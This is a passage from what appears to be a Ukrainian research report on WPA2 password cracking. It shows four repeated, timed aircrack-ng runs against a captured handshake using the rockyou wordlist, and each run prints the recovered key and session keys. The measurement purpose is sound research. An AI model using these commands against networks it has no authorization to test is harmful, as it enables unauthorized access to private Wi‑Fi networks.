

Рисунок 4.55 — Ітерація 39



Рисунок 4.56 — Ітерація 40

```
┌──(root㉿kali)-[~]
└─# time aircrack-ng /home/kali/Desktop/captured_files/wpa2/-03.cap -w /usr/share/wordlists/rockyou.txt
Reading packets, please wait...
Opening /home/kali/Desktop/captured_files/wpa2/-03.cap
Resetting EAPOL Handshake decoder state.
Read 16845 packets.

   #  BSSID              ESSID                     Encryption

   1  18:3C:B7:5D:2F:24  Target                    WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening /home/kali/Desktop/captured_files/wpa2/-03.cap
Resetting EAPOL Handshake decoder state.
Read 16845 packets.

1 potential targets



                               Aircrack-ng 1.7

      [00:26:56] 12980498/14344392 keys tested (8153.96 k/s)

      Time left: 2 minutes, 47 seconds                          90.49%

                        KEY FOUND! [ 221188333921jk ]


      Master Key     : AD 19 02 5F 79 91 0E 88 69 76 8C 19 4A E8 29 97
                       87 4E E1 B3 DB AF BB C4 AB F5 CA C9 89 04 1D 77

      Transient Key  : A5 AC 42 94 D5 15 74 23 9C EB 51 41 A4 B1 19 10
                       DF EA 28 5C D9 97 71 12 F2 BD EF 63 52 DF 34 CE
                       2E 68 C5 5B C5 9A 42 B5 C1 F6 4F B8 EC 91 DF 2F
                       AB A5 FA 63 3F 2B C4 10 3F 66 A6 11 E7 53 80 54

      EAPOL HMAC     : 35 57 A3 34 C2 DB 50 0F 9A 27 6D 22 3C CF 84 D7



real    1590.32s
user    5484.46s
sys     735.99s
cpu     391%
```

Рисунок 4.57 — Ітерація 41

```
┌──(root㉿kali)-[~]
└─# time aircrack-ng /home/kali/Desktop/captured_files/wpa2/-03.cap -w /usr/share/wordlists/rockyo
u.txt
Reading packets, please wait...
Opening /home/kali/Desktop/captured_files/wpa2/-03.cap
Resetting EAPOL Handshake decoder state.
Read 16845 packets.

   #  BSSID              ESSID                     Encryption

   1  18:3C:B7:5D:2F:24  Target                    WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening /home/kali/Desktop/captured_files/wpa2/-03.cap
Resetting EAPOL Handshake decoder state.
Read 16845 packets.

1 potential targets


                               Aircrack-ng 1.7

      [00:26:15] 12855810/14344392 keys tested (8292.73 k/s)

      Time left: 2 minutes, 59 seconds                          89.62%

                        KEY FOUND! [ 221188333921jk ]


      Master Key     : AD 19 02 5F 79 91 0E 88 69 76 8C 19 4A E8 29 97
                       87 4E E1 B3 DB AF BB C4 AB F5 CA C9 89 04 1D 77

      Transient Key  : A5 AC 42 94 D5 15 74 23 9C EB 51 41 A4 B1 19 10
                       DF EA 28 5C D9 97 71 12 F2 BD EF 63 52 DF 34 CE
                       2E 68 C5 5B C5 9A 42 B5 C1 F6 4F B8 EC 91 DF 2F
                       AB A5 FA 63 3F 2B C4 10 3F 66 A6 11 E7 53 80 54

      EAPOL HMAC     : 35 57 A3 34 C2 DB 50 0F 9A 27 6D 22 3C CF 84 D7



real    1548.68s
user    5366.89s
sys     709.91s
cpu     392%
```

Рисунок 4.58 — Ітерація 42

```
┌──(root㉿kali)-[~]
└─# time aircrack-ng /home/kali/Desktop/captured_files/wpa2/-03.cap -w /usr/share/wordlists/rockyou.txt
Reading packets, please wait...
Opening /home/kali/Desktop/captured_files/wpa2/-03.cap
Resetting EAPOL Handshake decoder state.
Read 16845 packets.

   #  BSSID              ESSID                     Encryption

   1  18:3C:B7:5D:2F:24  Target                    WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening /home/kali/Desktop/captured_files/wpa2/-03.cap
Resetting EAPOL Handshake decoder state.
Read 16845 packets.

1 potential targets


                               Aircrack-ng 1.7

      [00:26:31] 12982306/14344392 keys tested (8287.75 k/s)

      Time left: 2 minutes, 44 seconds                          90.50%

                        KEY FOUND! [ 221188333921jk ]


      Master Key     : AD 19 02 5F 79 91 0E 88 69 76 8C 19 4A E8 29 97
                       87 4E E1 B3 DB AF BB C4 AB F5 CA C9 89 04 1D 77

      Transient Key  : A5 AC 42 94 D5 15 74 23 9C EB 51 41 A4 B1 19 10
                       DF EA 28 5C D9 97 71 12 F2 BD EF 63 52 DF 34 CE
                       2E 68 C5 5B C5 9A 42 B5 C1 F6 4F B8 EC 91 DF 2F
                       AB A5 FA 63 3F 2B C4 10 3F 66 A6 11 E7 53 80 54

      EAPOL HMAC     : 35 57 A3 34 C2 DB 50 0F 9A 27 6D 22 3C CF 84 D7



real    1564.87s
user    5416.39s
sys     722.68s
cpu     392%
```

Рисунок 4.59 — Ітерація 43

```
┌──(root㉿kali)-[~]
└─# time aircrack-ng /home/kali/Desktop/captured_files/wpa2/-03.cap -w /usr/share/wordlists/rockyou.txt
Reading packets, please wait...
Opening /home/kali/Desktop/captured_files/wpa2/-03.cap
Resetting EAPOL Handshake decoder state.
Read 16845 packets.

   #  BSSID              ESSID                     Encryption

   1  18:3C:B7:5D:2F:24  Target                    WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening /home/kali/Desktop/captured_files/wpa2/-03.cap
Resetting EAPOL Handshake decoder state.
Read 16845 packets.

1 potential targets


                               Aircrack-ng 1.7

      [00:27:08] 12865526/14344392 keys tested (8028.09 k/s)

      Time left: 3 minutes, 4 seconds                           89.69%

                        KEY FOUND! [ 221188333921jk ]


      Master Key     : AD 19 02 5F 79 91 0E 88 69 76 8C 19 4A E8 29 97
                       87 4E E1 B3 DB AF BB C4 AB F5 CA C9 89 04 1D 77

      Transient Key  : A5 AC 42 94 D5 15 74 23 9C EB 51 41 A4 B1 19 10
                       DF EA 28 5C D9 97 71 12 F2 BD EF 63 52 DF 34 CE
                       2E 68 C5 5B C5 9A 42 B5 C1 F6 4F B8 EC 91 DF 2F
                       AB A5 FA 63 3F 2B C4 10 3F 66 A6 11 E7 53 80 54

      EAPOL HMAC     : 35 57 A3 34 C2 DB 50 0F 9A 27 6D 22 3C CF 84 D7



real    1600.94s
user    5533.67s
sys     740.34s
cpu     391%
```

Рисунок 4.60 — Ітерація 44

Рисунок 4.61 — Ітерація 45



Рисунок 4.62 — Ітерація 46